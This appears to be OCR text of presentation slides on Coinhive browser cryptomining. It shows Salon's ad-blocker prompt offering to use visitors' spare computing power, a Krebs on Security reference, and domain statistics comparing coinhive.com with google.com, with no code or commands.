
Mining Code Release

"A way for Web site owners to earn an income without running intrusive or annoying advertisements"

For a great read on the history:

https://krebsonsecurity.com/2018/03/who-and-what-is-coinhive/

…We Run Ads…
Mr. Mark Zuckerberg




Ad Network

Website A

Website B

Website C



We noticed you're using an ad blocker

We depend on ads to keep our content free for you.

Please consider disabling your ad blocker so we can continue to create the content you come here to enjoy.

Allow ads on Salon *learn more*

Block ads by allowing Salon to use your unused computing power *learn more*

COMING SOON: The Salon App — a fast, ad-free experience, featuring exclusive stories and documentaries. Sign up for our newsletter to get notified when it's available.

Editor's Picks


TERRORISM TRUMP WON'T TALK ABOUT
CHAUNCEY DEVEGA

THE BORDER, BEYOND TRUMP'S WALL
ERIN KEANE


"HERE AND NOW," AND NO AND NO
MELANIE MCFARLAND


INSIDE THE VASARI CORRIDOR
NOAH CHARNEY

Details for coinhive.com



Details for google.com





Host

IP Count 4

Geo Distance (sum, mean)
8672, 2168 km


Registrant Country US

Requester Distribution

COUNTRY	PERCENTAGE
Brazil	27.09%
United States of America	7.37%
Egypt	4.88%
India	3.61%
Ukraine	3.41%

